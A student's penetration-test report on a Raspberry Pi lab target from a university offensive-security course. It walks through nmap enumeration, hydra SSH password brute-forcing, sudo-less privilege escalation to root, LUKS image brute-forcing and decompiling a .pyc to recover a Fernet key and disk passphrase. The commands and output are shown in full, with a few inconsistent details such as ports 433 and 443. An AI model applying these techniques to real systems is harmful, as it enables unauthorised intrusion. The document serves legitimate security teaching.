

ETHICAL HACKING: WEBSITE-PENETRATION TESTING

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname: Hartinger, Steven
Abgabedatum: 01.09.2022

Bearbeitungszeitraum: 27.06.2022 - 01.09.2022
Matrikelnummer, Kurs: 7146735, TINF20CS1
Ausbildungsunternehmen MLP Finanzberatung SE
Betrieblicher Betreuer: Sebastian Damm

Contents

Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerabilities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown

Category Breakdown

Findings

Finding	Path Traversal
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.
Description	<p>After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _http-server-header: Apache/2.4.54 (Debian) _http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre> <p>The script was able to access the <code>"/home"</code> path where the apache server has its directories saved. In this case no sensitive files were found.</p> 
Recommendation	

Findings

Finding	Weak Password for User "Bluey"
Risk	High
Category	Access Controls
Impact	An attacker can login as the user "bluey" and access Secure Shell (SSH).
Description	<p>After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:</p> <pre>hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I</pre> <p>The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option "-t 4" four passwords are used at once.</p>  <pre>[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0) [22][ssh] host: 172.16.0.29 login: bluey password: phoenix 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30 (root@kali)-[/usr/share/wordlists] # ssh bluey@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ED25519 key fingerprint is SHA256:6Ha71kTRiSiYuQbUB1+LVlB71pL8t5cVtI+ZNn1sDI4. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts. bluey@172.16.0.29's password: Permission denied, please try again. bluey@172.16.0.29's password: Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64 Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use. plunder bluey [~]:</pre> <p>As shown in the graphic above, Hydra was able to find out the password of the user "bluey" which is "phoenix". With this information it was possible to establish a SSH connection with the user "bluey".</p>
Recommendation	Immediate change password of user "bluey" and establish an appropriate password policy.

Findings

Finding	No SSH Brute-Force Protection
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users.

Findings

Finding	Shell Root Access
Risk	High
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+= "ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY

User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that "bluey" has root access for the command: `"/usr/bin/less /var/log/auth.log"` without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input `"! /bin/bash"` into the less command line, which will grant root access to the bash.

```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
```

Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".

Findings

Finding	Shell Root Access
Recommendation	

Findings

Finding	SSLv2, SSLv3,TLS 1.1 support
Risk	High
Category	Misconfiguration
Impact	Decrypt Data, Man in the Middle Attacks
Description	<p>The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:</p> <pre>"openssl s_client -connect 172.16.0.29:433 -ssl2"</pre> <p>opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.</p> <pre>plunder [/]: openssl s_client -connect 172.16.0.29:443 -ssl2 CONNECTED(00000005) depth=0 CN = Infoservice verify error:num=18:self signed certificate verify return:1 depth=0 CN = Infoservice verify return:1 548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450: --- no peer certificate available --- No client certificate CA names sent --- SSL handshake has read 470 bytes and written 53 bytes --- New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE SSL-Session: Protocol : SSLv2 Cipher : 0000 Session-ID: Session-ID-ctx: Master-Key: Key-Arg : None PSK identity: None PSK identity hint: None SRP username: None Start Time: 1677903762 Timeout : 300 (sec) Verify return code: 18 (self signed certificate) ---</pre>
Recommendation	


Findings

Finding	Vulnerable OpenSSH Version
Risk	Medium
Category	Vulnerable Software Version
Impact	An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617
Description	<p>An nmap scan illustrated the openssh version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre> <p>The openssh version "OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)" has several vulnerabilities under certain circumstances mentioned in the impact part.</p>
Recommendation	

Findings

Finding	Vulnerable Apache Version
Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggling due to inconsistent interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760
Description	<p>An nmap scan illustrated the Apache version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre> <p>The apache version "Apache 2.4.54" has several vulnerabilities.</p>
Recommendation	

Findings

Finding	Root read access on port 433
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	<p>After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed:</p> <p>Error opening " 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(", 'r')</p> <p>548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172:</p> <p>After considering severall option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access severall files on the server.</p> 

Findings

Finding	Root read access on port 433
Recommendation	

Findings

Finding	Coding mistake leads to disk-image access
Risk	Low
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'
Description	<p>Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:</p> <pre>plunder [/]: mkdir /mnt/ChromeOS plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/ mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.</pre> <p>Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:</p> <pre>plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1 Enter passphrase for container.img: No key available with this passphrase. Enter passphrase for container.img: Error reading passphrase from terminal. plunder [/srv]: █</pre> <p>The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.</p> <pre>(root@kali)-[~] └─# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s. Tried passwords: 3763 Tried passwords per second: 125,433333 Last tried password: antonella Tried passwords: 7535 Tried passwords per second: 125,583333 Last tried password: neisha Tried passwords: 11323 Tried passwords per second: 125,811111 Last tried password: vainilla</pre> <p>However there was no matching password found with this method.</p>

Findings

Finding	Coding mistake leads to disk-image access
Description	<p>By analyzing the processes of the server we found that a compiled python file 'fdsetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdsetup.pyc' file appear as follows:</p> <pre>*r1cCsJ *d*r td *dd d dg}tj *d*dd *dS) NrZ\$Opening LUKS device using password: * cryptsetupluksOpen* source_dev* mapper_name*r*input*r* subprocessZ check_output(rpassword*cmdrrr *open_luks_device% r+cCs. *d*rtd*dd dg}t* *dS)NrZClosing LUKS device.r"Z luksCloser\$)rr(* check_call)rr*rrr *close_luks_device+s r-cCsX *d*r td *d *d*ddddd d g}tj *d *d **d *dS)NrZAdding passphrase: z (using existing passphrase: *)r"Z luksAddKey* --batch--modez--pbkdf=pbkdf2z--pbkdf-force-iterations=1000r*rrr*r'*rZ old_passwordZ new_passwordr*rrr r1cCsR *d*rtd *d *ddddd dg}tj * *dd *d *dS) luksRemoveKey/r*rrr*r'r0rrrse: *remove_luks_passphrase7s r"Z r2s\$gAAAAABj6U1FMZkA00NUKUE5IWJFY0rY8jeRSfL2TqYpqfIiTrTP8ceGBoffIZt7XvWSSpXWE9afjswEi_fSq9D-tcEnh8QfLWQu2j4l58V vsW8QLKpCsQuXyjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1KoRdG8WbEie-1lix-XMcqZu-RhKdKujw7oGT-TaAdB p1Wgc0d-yT50iXZaVvgjylPW-8Z8UER14NT8WigQvTLtNr-bojjMaqzSySzBVFabea5o0mi768M7tjY0mcdiMYuIQNwSMPWb1o8xdkzNVyYE0- bkdf-force-iterations=1000 r#zDerived password: Zinitial_passphrasezError with key setup.)*file*Zmountz /dev/map 2rZencrypted_configurationZencrypt*dumpsrr*loadsZdecryptr)ZCalledProcessError*stderr*exitr,Zcallrrrr <module</pre> <p>The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' library. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:</p> <pre>GNU nano 6.4 import dis def extract_code_from_pyc_file(pyc_file_path): with open(pyc_file_path, 'rb') as f: magic = f.read(4) moddate = f.read(4) code = f.read() if magic != b'\x03\xf3\r\n' and magic != b'\x03\xf3\r\r': raise ValueError("Invalid .pyc file magic: %s" % repr(magic)) return dis.disassemble(code) extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)</pre>
	However this script failed to open this file as well.

Findings

Finding	Coding mistake leads to disk-image access
Description	<p>After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment 1). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:</p> <pre>#!/usr/bin/python from cryptography.fernet import Fernet key = b'dGH1BR5gJ6wz6rneOkvmW50UsgY_J3kBZlRIUmsSiYw=' f = Fernet(key) token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfliTrTP8ceGBofflZt7X vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED PAL1yb2w==' decrypted = f.decrypt(token) print(decrypted)</pre> <p>The output of the script is:</p> <pre>b'{"debug": false "initial_passphrase": "Q99mjPp4xMwnEpgJd4kd5LNe", "mapper_name": "fde", "source_dev": "/srv/container.img", "interface_mac": "eth0", "source_files": ["/proc/cpuinfo", "filter_cpuinfo"], ["/sys/kernel/debug/bluetooth/hci0/identity", null], ["/sys/devices/platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1 :1.0/net/eth0/address", null]]}'</pre>
Recommendation	

Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Transport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

Attachments

```
(root@kali)~[/home/kali/Schreibttisch/pycdc]
# ./pycdc /home/kali/Schreibttisch/todecompile.pyc
# Source Generated with Decompyle++
# File: todecompile.pyc (Python 3.9)

Unsupported opcode: JUMP_IF_NOT_EXC_MATCH
import sys
import json
import subprocess
import hashlib
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvW50UsgY_J3kBZlRIUmsSOYw='
fernet = Fernet(key)

def filter_cpuinfo(data):
    data = data.decode('ascii')
    data = data.split('\n')
    data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data)
    data = (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data)
    data = '\n'.join(data)
    return data.encode('ascii')

data_filters = {
    'filter_cpuinfo': filter_cpuinfo }

def derive_password(configuration):
    Unsupported opcode: WITH_EXCEPT_START
    input_data = bytearray.fromhex('30b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
    # WARNING: Decompile incomplete

def open_luks_device(configuration, password):
    if configuration.get('debug'):
        print(f'''Opening LUKS device using password: {password}''')
    cmd = [
        'cryptsetup',
        'luksOpen',
        configuration['source_dev'],
        configuration['mapper_name']]
    subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))

def close_luks_device(configuration):
    if configuration.get('debug'):
        print('Closing LUKS device.')
    cmd = [
        'cryptsetup',
        'luksClose',
        configuration['mapper_name']]
    subprocess.call(cmd)

def add_luks_passphrase(configuration, old_password, new_password):
    if configuration.get('debug'):
        print(f'''Adding passphrase: {new_password} (using existing passphrase: {old_password})''')
    cmd = [
        'cryptsetup',
        'luksAddKey',
        '--batch-mode',
        '--pbkdf=pbkdf2',
        '--pbkdf-force-iterations=1000',
        configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',))

def remove_luks_passphrase(configuration, old_password, new_password):
    if configuration.get('debug'):
        print(f'''Removing old passphrase: {old_password} (remaining passphrase: {new_password})''')
    cmd = [
        'cryptsetup',
        'luksRemoveKey',
        '--batch-mode',
        configuration['source_dev']]
    subprocess.call(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',))

configuration = None
encrypted_configuration = b'gAAAAABj6U1FMZkaAONUKuE51WJFY0rY8jeRSFl2TqYpqfIiTrTP8ceG8offIZt7XvWS5pXWE9afjswE1_f5q9D-tcEnh8QfLWQu2j4l58VrbjbD1s8kWRQcv6p65XHD1FSEDPAL1ybZ058slOpz8WI59wWvL-plUJz8FuIipF01PwDq4sLcB3bSK
pfSrt-CkurhXFzqpR90EaTovsWRQlKpCsQuxyjrMTQ8ye7bwAKUhbJrxt7T1BfZQPpsqCbt5Emrpb6eiuD8NgI_F5V1KoRdG8WbEie-11ix-XMcqZu-RhKdKujw7oGT-TaAdB5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRQOVoz1XbqeM-yxIglpCSrJAs4Oku8dNcFImJW2UJLF
dmrQns_Xgig6hOPWHFC2Op1WgcOd-yT50iXZaVvgyjlpW-8Z8UER14NT8WigQvTLtNr-bojJMaq2SySzBVFAbea5o0m1768M7tjYomcdiFMYuIQNwSMPWb1o8xdkzNVyYE0-K69aFhU8o5dggq-w='
if configuration is not None:
    encrypted_configuration = fernet.encrypt(json.dumps(configuration).encode())
```

Figure 1: Decompiled 'fdesetup.pyc' file

Bibliography